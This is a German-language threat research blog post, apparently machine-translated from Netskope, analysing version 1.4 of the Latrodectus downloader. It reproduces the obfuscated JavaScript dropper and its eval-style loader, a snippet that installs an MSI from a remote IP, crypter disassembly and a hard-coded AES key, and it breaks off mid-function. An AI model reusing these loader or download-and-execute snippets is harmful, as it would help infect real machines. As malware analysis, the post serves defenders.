

# Die rasante Evolution von Latrodectus geht mit den neuesten neuen Nutzlastfunktionen weiter

---

 [netskope.com/de/blog/latrodectus-rapid-evolution-continues-with-latest-new-payload-features](https://netskope.com/de/blog/latrodectus-rapid-evolution-continues-with-latest-new-payload-features)

29. August 2024

29. August 2024

Von [Leandro Fróes](#)

## Zusammenfassung

---

Latrodectus ist ein Downloader, der erstmals im Oktober 2023 von Walmart entdeckt wurde. Die Malware wurde aufgrund ihrer Ähnlichkeiten mit der berühmten IcedID-Malware sehr berühmt, nicht nur im Code selbst, sondern auch in der Infrastruktur, wie zuvor von Proofpoint und Team Cymru S2 berichtet wurde .

Die Malware wird in der Regel über E-Mail-Spam-Kampagnen verbreitet, die von zwei bestimmten Bedrohungsakteuren durchgeführt werden: TA577 und TA578. Zu den verschiedenen Funktionen, die es enthält, gehört die Möglichkeit, zusätzliche Nutzlasten herunterzuladen und auszuführen, Systeminformationen zu sammeln und an den C2 zu senden, Prozesse zu beenden und vieles mehr. Im Juli 2024 wurde auch Latrodectus beobachtet , wie er von einem BRC4-Dachs entbunden wurde.

Während der Jagdaktivitäten in den Threat Labs haben wir eine neue Version der Latrodectus-Payload entdeckt, Version 1.4. Die Malware-Updates umfassen einen anderen Ansatz zur Entschleierung von Zeichenfolgen, einen neuen C2-Endpunkt, zwei neue Backdoor-Befehle und vieles mehr.

In diesem Blog konzentrieren wir uns auf die Funktionen, die in dieser neuen Version hinzugefügt/aktualisiert wurden.

## Analyse von JavaScript-Dateien

---

Die erste Nutzlast der Infektionskette ist eine JavaScript-Datei, die mit einem ähnlichen Ansatz verschleiert wurde, der von anderen Latrodectus-Kampagnen verwendet wird. Die Verschleierungstechnik wird verwendet, indem der Datei mehrere Kommentare hinzugefügt werden, was die Analyse erschwert und die Dateigröße erheblich erhöht.

```
// Impenetrable odorous nepheline digameteo reapology resumability megaloscope rattlebrained Montepulciano Deepfreeze unathirst healthward Glaux ambicoloration unreiterable crotchet
// exter vulgarly overlavish pentametrize dandruff debunker Morcote pterygotrabeular untamed disseathe epilemmal proponeament archont nonpacification phalospore torse metrostaxis
// expositor nervose Danish specularitrix waltzlike blennorrhoea chasogamous epepophys Gyps planking unscidable brutelike archpall anger rond shredless Aeeaan kist goldfinny Byzantir
// dokkin mesenchymatos cannah nepotical perfectly Ascidiacea Jacksonia espionage musaeous unhandsoneness cabana Jaragua phenological victorfish cominate supervictorious Alya lamb
// wheela oculonasal extemate autolocalization jokeproof seedling anisopodal Brabejum usherer perfoliicize Triangula aircraftsman dead exterminator melanosed nepionic hogyard Mitanni
// asterospodnyous resuppression compressionist albinuria pogromist mucosocalcareous catalepsy Tubulipora targetman Imei bivalent Bibliology malactic solubleness fidejussionary oxy
// Teneriffe unsubordinated histometabasis latraliptic abashed Guttiferae aerostatic uncorded pleurotomy Japanesque reddish noblike cankerbird dedicative boltmaker posterist gradativ
// ribat impenitently fibrinate urine nonprecious heavenless offalder demineralization sheepfold codman polyadenia brattice unfemininely disulphonic receptaculitoid textuary pterygop
// neurotomy hooper abbeey unsuspectedness middy pipeye sneoking supracostal descriptionist administrable mineragraphic multinodal tracheate autoepilation barboat uncontented Copride
// myotony colorectostomy surgeful Coccinellidae betterment mandament nonrecurrent Interincorporation electrotropism rusticity undespoiled weable Welshness laprofficial accelerable
// serovaccine gainly calliperer mallardite chinchayote Sakelarides indicible epistolarily graving larid Kalma intoxicating pognonite monkey tiptopish protospaspa enteral Jorus reh
// foretype crustaceology partirdging suggestion envelope seieact negrohood perobrachius unignited Ideograph uninvoked woodmancraft telgherman bando Sarawakese anthropogeography
// beaverite framea apocia hally nonfermentable bewraying biseptate baseball relaxative featureliveness grumpy hump tegument anthracyl biggley washdoh ruleless ara heptarch credit
// metaphytic pluralizer monotypal hemicosane dextomy ponce rebarberize rodentize chambering capton tenticular Phaeocodontidae paribronchial zoomorphic stinkstone tritorium upill
// angler headdiagnosis noncataloger pyrrhichius apollinively Bukoyef serphoid yachter tetanization rextention Olaus epiglouedal Coydog Cayleyae antimorphaline Alpheus zoonerotic
// Elephantopus englene proterendousness sherebush gudafathee uncredentialed bersed arolist predusk Alcaligenes crescentoid restoratory monander unfraudulent eye paludinos overpet
// sixteen subdeemery reevaluate tacturient calcareousness daggerproof woodless campallistics macromeristic vitalizer sulfoleic opposituous standel shockdrawing junctio undermaster Fa
// landsome chameled unexpostulating involableness nonvital driftlet acor gilden sprew pmoester Ardhanari boonlet plinguescent mattulla tachylite Podarge livered stultology Telegu
// anlidoxime Paullitoe spitchock Camesbert plesionlike crenulate crucian urson Petunia Valentinaian sable nonmataphysical unbreathed foulage davenport underpore digitarital skeletoy
// dook throughgoing parasitochoc crestie supersufluity displume nanoid advice euterostoma bran postcarotid wavenon hydroxyanthraquinone presently trackable grist Piciformes dysm
// function a() {
// assessorary veep fermort ruby prunitrin sax sluggish recureful unmlked ditymonger charactum molecularity extrasacerdotal aluminous ridgeplate telegraphese duenna kromski par
// uncondiciveness multistratified Tolowa mandarab Felup Gynura nonmunicipal doctriarianism articular providor preinstill cubby farcer splat corporationis badly ograph ashyer Inter
// sprochitectual monkhood tigerbird fustigate peaky gullibly spherality Irea rextostenosis ragicker fibriolstitial sanslaughterous promulger divorceable tubeflow woodnesses Mter
// sneaky ecrinology terminalion imperfection sessility septimetritis purga unalliedness adeoanacantha uncutcheoned gipper adradius barbtone coyish otocolum beheadlind super
// asphaltite nonmathematical verberate aspersia authorizable comitative dorsomedial heller unpenitiveness antroscope Tebet Demodicidae multivolued elicitor mediatingly pectinbarach
// hardly unridiculed blume panerisae Austrogaean boardwalk nympheonacal Inaga preamkind Chaucerism colophomate Glaucomyx trombidiasis reillustration peridesitis caution unwear
// autocatalyze outsaint unhumanize oticodinia schoolgirly prediscipline Pezizales peckle spearman scissalness skyless lectihal restrigent oshpresiology meentness spikednewe 88c
// florist forconcelt tautometric remollient Fluorenate shieldapple heterolysin presumable spectrophotometry dugal Blowcock Polygonia ungenteelessness camalled supercordial Callburn Ne
// variant pisaire sacrifice contentment conliver porger pomeled cabalistically Babouvisit Tambuki concavation podder plashment wizard phenobarbital Valmy limanthes evertbral Ne
// hoguard catharping ungrammatic Miyot misdecide bonebinder codelight nonassiallation opinionaire Intravascular antliopium reputedly unimpired endosarcode clock elenclial taxableness
// Ursus overassertively murtjac ineffectibly rallinstor worldful Endymion colopsy partite Arthrodontaeae humlie razez orison myodiastasis ambulacriform basilar amphodarch
// gibblegale frenal unharmonious fair bellman hydrocephalic sabbaton impalement ponderling pratygramy notoriety pascuous underberitted vlnose barrad Monomorus Sarcina petroympanic
// reducible nephelinite ungreeted german symphatizingly isoclinic jagged submorphous tarsopalia ewer windrow underscrub bigeminal lectihalbumin unslisk skinnack censorship 81
// vesuvite tribesmanship disgust Erasmus precarious pageanted deservingsnug tritanopia tribachic diplicate houseover metaphysically retrouse Tsusa voguish dielghold free cushlamo
// Pausanella reglementation unwardedly neurofibillae uncommunicating Mahometry propitiatingly Iguanodont Pithecia remediableness unreachably literacy dystocial caozoeal blubbery no
// neckline thundery medical postdiagnostic inventory untrepanned barbarously prestidiously anticonvulsive cytoolytosty unblamable dilow baragopsis lyanthroidis Turva satellite
}
```

Der relevante Code befindet sich zwischen den Junk-Kommentaren und sobald er aus der Datei entfernt wurde, können wir den Code sehen, der ausgeführt werden würde.

```
// prepani isopieis coronion gasobone peatan discloseness nitrosate Myrtila truedication pentrough Viduinae manage Inerarch humproof aurechloride penalty lapidate baken nydator
// haematophiline creak morphous untruthful belanda Hattewist notan creedalism Aviculariidae psycholeptic cuticolar opposing Pelodytidae aphotic scathe demilitarize Swadeshin aere
// nonchastity tannatic bustle ramform fittage Vestinian ushaktiv fetal foxery rapidly adstipulation epitoxoid acclaimer stimulation phononemics begun epigenin amateurishness wonder
// refill curvilinear ophoroepilepsy stockbreeding dermohael macromolecule degreaser extramodal bibliokleptomanic Otus misfortuned moosa organizational quinonoid anhydridization at
// pundita forewoman steprelationship framableness readless Eutychnia isobath Sionite dichocarpis trapezohedral scribbly unattire Ira floodwater acronym tract credulity roughhearted
// reducibility seology atopographical superideal squeam pauselessly Idiom pleurotomine millrynd pterylographic petrosa Vankeefy toothdrawing pretensionless houseline cheven denomi
// unimpair returnable Piaroa trimesinic autotoxaemia gynecomastia Maccabaesus haste unagility rhapsodic eflane vajra phenylhydrazone thieftaking semisymmetric babloh lamellation Scytro
// nomologist Opisthocodidae unforgiveness clamberer Bambos feasten bibliophilist provitamin Intercohesion domesticate overdeeming odontostomatous unusually jargoner moistish desti
// allotropically dullardism roughcast Cyclorella wazrel pipewort conversionism Bireme Trachycarpus coenosarcal counterdistinction locomotion astrosphere redistillation beshade watt
// var ScriptProcessor = function() {
// uncondoled ceratoglossal foreday bowing interven upheavalist swaying glacialist voidless archgod Incomer nailad Ancylostoma invariance unreasonable thrombophlebitis innumeration e
// zootechnic correctitude tarsus superpolation surreption futilitarianism derivably russel khanate umonic quadrivalence semidiaphanely nout unconservative unmusicality imperialis
// quassative twisty destructionist infrateporal Virgillim ibidine antithrombin optionary trouveur hysterophyte smoothen mousetel Parelasauria ribbonweed Toxicodendron tootoe presure
// paracassis crunchingly poetastric phulva defunctionalization cantoris fertilizer scowful plougang incoherent spignet pristoma jargoner carphosiderite abnormous avenging eastmo
// Horouta wort genitalia gastrohepatic sapentize uran polyarthric reduplicatory platelet Crambus histotony postally Shukulumbue reincapable Christianity overpuff naphthantracene si
// sigmate rhythmometer helicoidal achylous flukeless conglobate celioenterotomy epitelalous copresent subsessential pryingness unbrlef Levant membranocartilaginous shul overgaze thra
// omphalosite Sisyrium mesometral trivet sensuousness Yurucarean Pandoridae monopolous shillou prealliance gata underballiff maund curtly sublongate nondisparate coupons circum
// indophilist sextuple dreadfully seedstalk Callicarpa ineffulgent microstome cunnilinctus Sotadean suppliantness weedingtime emication adjunctive stapling unregular dialystaminous
// shuddersome melanogal Jahlavistic caul astatic nonpsychic unhorned by Hartmann habitacle ozonometer kalliphilite remanental unbrought australopitheine flatnose traumatopyra unexpor
// sentient rancescent dazingly acquist upgate horseload supervital overrent asetyl tamin arterious mesityl prostrlike mucedin loss uricacidemia Chelura putrescent unsepalched mimoi
// hircinus nonreustable hydrosomatous unresourciful Amphigamae phlogomy kitefeller unactivated underlight Hurri Uluu unplaited readvertisement incomfortable hacker trouty unoven str
// phlegmy eyestrain effectible branchihal dramatizable thistlproof circumvallation accordionist purified counterfact Hydrometridae slatensish unlick latecoming mandelic bromocore
// nonhieratic Foggish adlocerous aeroscope underseated repurify oonotoposia standard quastorial devildred foalhood statinus Itclues unserviceably bequeathal taperer ameboidism 8
// nitrogous unocupidness flatwek removalent ban commandean arches devotionalist unappointableness unimproved lieve paddingly mastication unpenitentness balochi nosology molite
// preum pseudompartial Sorosporella stomatoda presidencia undisqualifiable nonpoube pterostigmal bedscrow homooseric lipuork bulldogged stewardship sufficiency thersoidal sawaw
// scarless humumful contextured leisurely myopathy Cercolabes Afshah Amidist dorsicomissure retrosept esculent pollenlike moderate quaga costally pressure quop unupa outstart
// unranosopia embitttle unaffiling unhypercritical toothache arrased acridic relitigate chlordane inroadfulness cline venene Delicious Dadaist intality imperviableness conlroster Imo
// foreproffer Bellonian Piercarlo forepredicament deoxygenation ardenente swordcraft unfittingly helvee pyllephlebitis Icelandic blaming hypersentimental ergusia Tapets salubrionse
// catchplate panorasist orbillus expenthesis unconquerably Munnopsis fatuus prevariation pachydermal Collegiant nonconstitutional undistractedness scutal coracoscapular anarchial
// preadviser Kolhal photosensitive complin prehazardous amputee ultrafilter sorage encode noseband restatement saducean champagneless nonmatmospheric allsmoid trackside rhabdos over
// this.ScriptFullPath = %Script.ScriptFullPath;
```

```

this.parseScript = function(fileContent) {
    var lines = fileContent.split('\r\n');

    for (var i = 0; i < lines.length; i++) {
        var line = lines[i];
        if (line.indexOf("/////") === 0) {
            this.codeToExecute += line.substring(5) + "\n";
        }
    }
};

this.executeCode = function() {
    if (this.codeToExecute) {
        try {
            var executeFunction = new Function(this.codeToExecute);
            executeFunction();

        } catch (execErr) {

        }
    }
};

this.processScript = function() {
    var fileContent = this.loadScript();

    if (fileContent) {
        this.parseScript(fileContent);
        this.executeCode();
    }
};

};

var processor = new ScriptProcessor();
processor.processScript();

```


Die Malware sucht nach Zeilen, die mit dem String "/////" beginnen, legt sie in einen Puffer und führt sie als JS-Funktion aus. Die ausgeführte Funktion lädt dann eine MSI-Datei von einem Remote-Server herunter und führt sie aus/installiert sie.

```
function a() {
    var x;
    var y;
    try {
        x = new ActiveXObject("WindowsInstaller.Installer");
        x.UILevel = 2;
        y = "http://193.203.203.40/rev.msi";
        x.InstallProduct(y);
    } catch (e) {
    }
}
a();
```

## Analyse von MSI-Dateien

Nach der Ausführung/Installation verwendet die MSI-Datei das rundll32.exe Windows-Tool, um eine DLL mit dem Namen "nvidia.dll" zu laden und ruft eine Funktion mit dem Namen "AnselEnableCheck" auf, die von dieser DLL exportiert wird. Die bösartige DLL wird in einer CAB-Datei mit dem Namen "disk1" gespeichert, die in der MSI-Datei selbst vorhanden ist:

Action (s72)	Type (i2)	Source (S72)	Target (S0)	ExtendedType (I4)
AI_DETECT_MODERNWIN	1	aicustact.dll	DetectModernWindows	-2147483648
AI_Init_PatchWelcomeDlg	1	aicustact.dll	DoEvents	-2147483648
AI_Init_WelcomeDlg	1	aicustact.dll	DoEvents	-2147483648
AI_SET_ADMIN	51	AI_ADMIN	1	-2147483648
AI_InstallModeCheck	1	aicustact.dll	UpdateInstallMode	-2147483648
AI_DOWNGRADE	19		4010	-2147483648
AI_DpiContentScale	1	aicustact.dll	DpiContentScale	-2147483648
AI_EnableDebugLog	321	aicustact.dll	EnableDebugLog	-2147483648
AI_PREPARE_UPGRADE	65	aicustact.dll	PrepareUpgrade	-2147483648
AI_ResolveKnownFolders	1	aicustact.dll	AI_ResolveKnownFolders	-2147483648
AI_RESTORE_LOCATION	65	aicustact.dll	RestoreLocation	-2147483648
AI_STORE_LOCATION	51	ARPINSTALLLOCATION	[APPDIR]	-2147483648
SET_APPDIR	307	APPDIR	[AppDataFolder][Manufacturer][ProductName]	-2147483648
LaunchFile	1218	viewer.exe	/DontWait C:/Windows/System32/rundll32.exe [AppDataFolder]nvidia.dll, AnselEnableCheck	-2147483648
SET_SHORTCUTDIR	307	SHORTCUTDIR	[ProgramMenuFolder][ProductName]	-2147483648
SET_TARGETDIR_TO_APPDIR	51	TARGETDIR	[APPDIR]	-2147483648
AI_CORRECT_INSTALL	51	AI_INSTALL	{}	-2147483648



## Kryptor-Analyse

Als Versuch, die Hauptnutzlast zu verschleiern, die "nvidia.dll" file verwendet einen Crypter namens Dave. Diesen Crypter gibt es schon seit langer Zeit und wurde in der Vergangenheit von anderer Malware wie Emotet, BlackBasta und früheren Versionen von Latrodectus verwendet.

Der Crypter speichert die Payload, die ausgeführt werden soll, entweder in einer Ressource oder in einem Abschnitt. In der analysierten Probe wird die Nutzlast in einem Abschnitt mit dem Namen "V+N" gespeichert.

Die Schritte zum Entschleiern, Laden und Ausführen der endgültigen Nutzlast sind recht einfach. Die Malware verschiebt einen Schlüssel in den Stack und löst die Windows-API-Funktionen VirtualAlloc, LoadLibrary und GetProcAddress auf.

```

→ 0000000180023188 48:895424 10 mov qword ptr ss:[rsp+10],rdx
000000018002318D 48:894C24 08 mov qword ptr ss:[rsp+8],rcx
0000000180023192 55 push rbp
0000000180023193 53 push rbx
0000000180023194 56 push rsi
0000000180023195 57 push rdi
0000000180023196 41:54 push r12
0000000180023198 41:55 push r13
000000018002319A 41:56 push r14
000000018002319C 41:57 push r15
000000018002319E 48:8D6C24 E1 lea rbp,qword ptr ss:[rsp-1F]
00000001800231A3 48:81EC E8000000 sub rsp,E8
00000001800231AA 45:33ED xor r13d,r13d
00000001800231AD C74424 20 64667A68 mov dword ptr ss:[rsp+20],687A6664
00000001800231B5 C74424 24 57217679 mov dword ptr ss:[rsp+24],79762157
00000001800231BD C74424 28 25406366 mov dword ptr ss:[rsp+28],66634025
00000001800231C5 C74424 2C 68474170 mov dword ptr ss:[rsp+2C],70414768
00000001800231CD C74424 38 68006500 mov dword ptr ss:[rsp+38],65006500
00000001800231D5 41:8D75 01 lea esi,qword ptr ds:[r13+1]
00000001800231D9 44:886C24 30 mov byte ptr ss:[rsp+30],r13b
00000001800231DE C74424 3C 72006E00 mov dword ptr ss:[rsp+3C],6E0072
00000001800231E6 C74424 40 65006C00 mov dword ptr ss:[rsp+40],6C0065
00000001800231EE C74424 44 33003200 mov dword ptr ss:[rsp+44],320033
00000001800231F6 C74424 48 2E006400 mov dword ptr ss:[rsp+48],64002E
00000001800231FE C745 83 6C006C00 mov dword ptr ss:[rbp-7D],6C006C
0000000180023205 6644:896D 87 mov word ptr ss:[rbp-79],r13w
000000018002320A BA 0C093D00 mov edx,3D090C
000000018002320F 41:8BC5 mov eax,r13d
0000000180023212 48:8D4D A7 lea rcx,qword ptr ss:[rbp-59]
0000000180023216 8801 mov byte ptr ds:[rcx],al
0000000180023218 03C6 add eax,esi
000000018002321A 48:03CE add rcx,rsi
000000018002321D 83F8 6A cmp eax,6A
0000000180023220 ^ 72 F4 jb nvidia.180023216
0000000180023222 48:2BD6 sub rdx,rsi
0000000180023225 ^ 75 E8 jne nvidia.18002320F
0000000180023227 807D D7 30 cmp byte ptr ss:[rbp-29],30
000000018002322B v 0F85 C1000000 jne nvidia.1800232F2
0000000180023231 6548:8B0425 60000000 mov rax,qword ptr ds:[60]
000000018002323A 48:8B48 18 mov rcx,qword ptr ds:[rax+18]
000000018002323E 48:8B59 10 mov rbx,qword ptr ds:[rcx+10]
0000000180023242 48:8BD3 mov rdx,rbx
0000000180023245 48:8B4A 60 mov rcx,qword ptr ds:[rdx+60]

```

Anschließend wird der Speicher mithilfe der VirtualAlloc-Funktion zugewiesen und eine Multi-Byte-XOR-Operation für die Daten im genannten Abschnitt unter Verwendung des zuvor festgelegten Schlüssels ausgeführt, und das Ergebnis der Operation ist die endgültige Nutzlast. Die nächsten Schritte umfassen das Ausrichten der Nutzlast im Speicher und den Aufruf ihrer Hauptfunktion.

```

00000001800233E5 03D0 add edx,edx
00000001800233E7 48:0FBE45 A7 movsx rax,byte ptr ss:[rbp-59]
00000001800233EC 48:63CA movsxd rcx,edx
00000001800233EF 4C:69C8 7C0D0000 imul r9,rax,D7C
00000001800233F6 48:69C0 7C0D0000 imul rax,rcx,D7C
00000001800233FD 49:BB 00800A80010000 mov r11,nvidia.1800A8000
0000000180023407 4C:2BD8 sub r11,rax
000000018002340A 4C:03C9 add r9,rcx
000000018002340D 4C:2BD9 sub r11,rcx
0000000180023410 4D:03CE add r9,r14
0000000180023413 4D:2BDE sub r11,r14
0000000180023416 49:63CA movsxd rcx,r10d
0000000180023419 48:BB F1F0F0F0F0F0F0 mov rax,F0F0F0F0F0F0F0F1
0000000180023423 44:03D6 add r10d,esi
0000000180023426 48:F7E1 mul rcx
0000000180023429 48:C1EA 04 shr rdx,4
000000018002342D 48:6BC2 11 imul rax,rdx,11
0000000180023431 48:2BC8 sub rcx,rax
0000000180023434 48:2BCB sub rcx,rbx
0000000180023437 8A440C 20 mov al,byte ptr ds:[rsp+rcx-20]
0000000180023438 43:32040B xor al,byte ptr ds:[r11+r9]
000000018002343F 41:8801 mov byte ptr ds:[r9],al
0000000180023442 4C:03CE add r9,rsi
0000000180023445 45:3BD4 cmp r10d,r12d
0000000180023448 72 CC jb nvidia.180023416
000000018002344A 49:6346 3C movsxd rax,dword ptr ds:[r14+3C]
000000018002344E 44:0FBE4D AF movsx r9d,byte ptr ss:[rbp-51]
0000000180023453 45:88C7 mov r8d,r15d
0000000180023456 42:8B5430 50 mov edx,dword ptr ds:[rax+r14+50]
0000000180023458 41:C1E1 03 shl r9d,3
000000018002345F 33C9 xor ecx,ecx
0000000180023461 FFD7 call rdi
0000000180023463 48:8BD8 mov rbx,rax
0000000180023466 48:85C0 test rax,rax
0000000180023469 0F84 6C020000 je nvidia.18002360B
000000018002346F 49:637E 3C movsxd rdi,dword ptr ds:[r14+3C]

```

r11=246 L'z'  
nvidia.00000001800A8000  
.text:00000001800233FD nvidia.dll:\$233FD #227FD

Address	Hex	ASCII
00000001800A8000	29 3C EA 68 54 21 76 79 21 40 63 66 97 88 41 70	<èHT!vy!@cf. Ap
00000001800A8010	B8 64 66 7A 68 57 21 76 39 25 40 63 66 68 47 41	.dfzhw!v9@cfhGA
00000001800A8020	70 00 64 66 7A 68 57 21 76 79 25 40 63 66 68 47	p.dfzhw!vy@cfHG
00000001800A8030	41 70 00 64 66 7A 68 57 21 76 79 25 98 63 66 68	Ap.dfzhw!vy%cfh
00000001800A8040	49 5E CA 0E 64 D2 73 A5 76 99 77 35 E8 61 37 0E	I^È.d0s%v.w5ea7.
00000001800A8050	01 34 61 00 72 08 01 08 09 3A 01 15 18 4B 2E 0C	.4a.r....:...K..
00000001800A8060	12 48 25 24 50 72 11 08 5A 01 39 01 32 36 76 60	.H%\$Pr..Z.9.26v
00000001800A8070	0E 09 0C 22 6F 7D 0D 6E 42 7A 68 57 21 76 79 25	.. "o}.nBzhw!vy%
00000001800A8080	DA 68 AA 86 99 28 D2 BD BA 0C D8 D5 89 4B D4 C4	Ùh^..+0%°.00.K0A
00000001800A8090	26 D5 0A DB B3 2D E3 CD DE 0E C5 C7 B3 3D 83 CB	&0.0*-ã!b.Àç*=.É
00000001800A80A0	10 11 E6 DF 86 02 E5 FC 19 34 C6 DA A5 02 F5 9C	..æßŋ.äü.4&U%.ö.
00000001800A80B0	1F 4D 85 FC BC 0C CA FA 13 19 63 0C B8 10 CA EA	.M.ù%.Éü..c..Èè
00000001800A80C0	21 76 79 25 40 63 66 68 47 41 70 00 64 66 7A 68	!vy@cfhGAp.dfzh
00000001800A80D0	57 21 76 79 25 40 63 66 38 02 41 70 64 E2 63 7A	W!vy@cf8.Apdâcz
00000001800A80E0	B2 ED 98 10 79 25 40 63 66 68 47 41 80 00 46 46	=i..y@cfhGA..FF
00000001800A80F0	71 6A 59 21 76 9D 25 40 63 24 68 47 41 70 00 64	qjY!v.%@cfhGAp.d
00000001800A8100	6A 30 68 57 21 66 79 25 40 63 66 E8 46 41 70 00	i0hw!fv%cfèFAP.

rax=11900  
dword ptr ds:[r14+3C]=[000001AF1255003C]=D8 '0'  
.text:000000018002344A nvidia.dll:\$2344A #2284A

Address	Hex	ASCII
000001AF12550000	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....yy..
000001AF12550010	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	.....@.....
000001AF12550020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000001AF12550030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000001AF12550040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	...!.!..Li!Th
000001AF12550050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
000001AF12550060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
000001AF12550070	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode....\$.....
000001AF12550080	9A 0B CC EE DE 6A A2 BD DE 6A A2 BD DE 6A A2 BD	..i!p!j!e!%b!j!e!%b!j!e!%
000001AF12550090	03 95 69 BD DB 6A A2 BD DE 6A A3 BD DB 6A A2 BD	..i!%j!e!%b!j!e!%j!e!%
000001AF125500A0	69 34 A6 BC D0 6A A2 BD 69 34 A2 BC DF 6A A2 BD	i4!%b!j!e!%i4!e!%b!j!e!%
000001AF125500B0	69 34 A0 BC DF 6A A2 BD 52 69 63 68 DE 6A A2 BD	i4 %b!j!e!%R!i!c!h!j!e!%
000001AF125500C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000001AF125500D0	00 00 00 00 00 00 00 00 50 45 00 00 64 86 05 00	.....PE..d...
000001AF125500E0	DA BA B9 66 00 00 00 00 00 00 00 00 F0 00 22 20	ú°'f.....ö."
000001AF125500F0	0B 02 0E 00 00 E4 00 00 00 42 00 00 00 00 00 00	.....ä...B.....
000001AF12550100	0C 4A 00 00 10 00 00 00 00 00 00 80 01 00 00 00	.....J.....

Da der Crypter zuerst die ursprüngliche Nutzlast in den zugewiesenen Speicher kopiert, bevor die anderen Schritte ausgeführt werden, kann man einfach den Inhalt des ersten zugewiesenen Speichers ausgeben und die endgültige Nutzlast abrufen. Ein Skript zum statischen Entpacken/Entschleiern von Latrodectus-Payloads mit dem Dave-Crypter finden Sie [hier](#).

Die endgültige Nutzlast ist eine DLL, und ihre DllMain-Funktion wird vom Verschlüsselungscode aufgerufen. Der nächste Schritt ist die Ausführung der exportierten Funktion "AnselEnableCheck", die für die Ausführung der finalen Payload verantwortlich ist.

Wenn wir uns die endgültige Nutzlast ansehen, stellen wir fest, dass sie mehrere exportierte Funktionen hat, obwohl es keine Rolle spielt, welche aufgerufen wird, da alle die gleiche RVA haben.



```

0000000180023162  44: 5B 06  jmp r100,esi
0000000180023165  7C B2  jmp nvidia.180023119
0000000180023167  EB 04  jmp nvidia.180023160
0000000180023169  4D: 8D 04 29  lea r8,qword ptr ds:[r9+rbp]
000000018002316D  41: FF D0  call r8
0000000180023170  48: 8B 5C 24 48  mov rbx,qword ptr ss:[rsp+48]
0000000180023175  48: 8B 6C 24 50  mov rbp,qword ptr ss:[rsp+50]
000000018002317A  33 C0  xor eax,eax
000000018002317C  48: 83 C4 20  add rsp,20
0000000180023180  41: 5E  pop r14
0000000180023182  5F  pop rdi
0000000180023183  5E  pop rsi
0000000180023184  C3  ret
0000000180023185  CC  int3
0000000180023186  CC  int3
0000000180023187  CC  int3
0000000180023188  48: 89 54 24 10  mov qword ptr ss:[rsp+10],rdx
000000018002318D  48: 89 4C 24 08  mov qword ptr ss:[rsp+8],rcx

```

r8=000001AF12574A74

Name	Offset	Type	Value	
Characteristics	0000	DWORD	00000000	
TimeDateStamp	0004	DWORD	66b9bada	2024-08-12 00:33:46
MajorVersion	0008	WORD	0000	
MinorVersion	000a	WORD	0000	
Name	000c	DWORD	00010710	Hex UpdaterTag.dll
Base	0010	DWORD	00000001	
NumberOfFunctions	0014	DWORD	00000004	

Ordinal	RVA	Name
0001	0004a74	0001071f extra
0002	0004a74	00010725 follower
0003	0004a74	0001072e run
0004	0004a74	00010732 scub

## Latrodectus-DLL-Analyse

Da die allgemeinen Merkmale der Hauptnutzlast bereits in der Vergangenheit von anderen Forschern beschrieben wurden, konzentrieren sich die folgenden Abschnitte auf die Updates, die von der neuen Latrodectus-Version verwendet werden.

## Zeichenfolgenverschleierung

Im Gegensatz zu den vorherigen Versionen, die eine XOR-Operation zum Entschleiern der Zeichenfolgen verwendeten, verwendet die aktualisierte Version AES256 im CTR-Modus. Der AES-Schlüssel ist in der Entschleierungsfunktion selbst fest codiert, und der IV ändert sich für jede Zeichenfolge, die entschlüsselt werden soll. Der Schlüssel, der in den analysierten Proben verwendet wird, lautet

"d623b8ef6226cec3e24c55127de873e7839c776bb1a93b57b25fdbea0db68ea2".

```

14000c1e4 void* mu_dec_str(struct_enc_str_struct* enc_str_blob, void* dec_str)
14000c1f7 {
14000c1f7     char key;
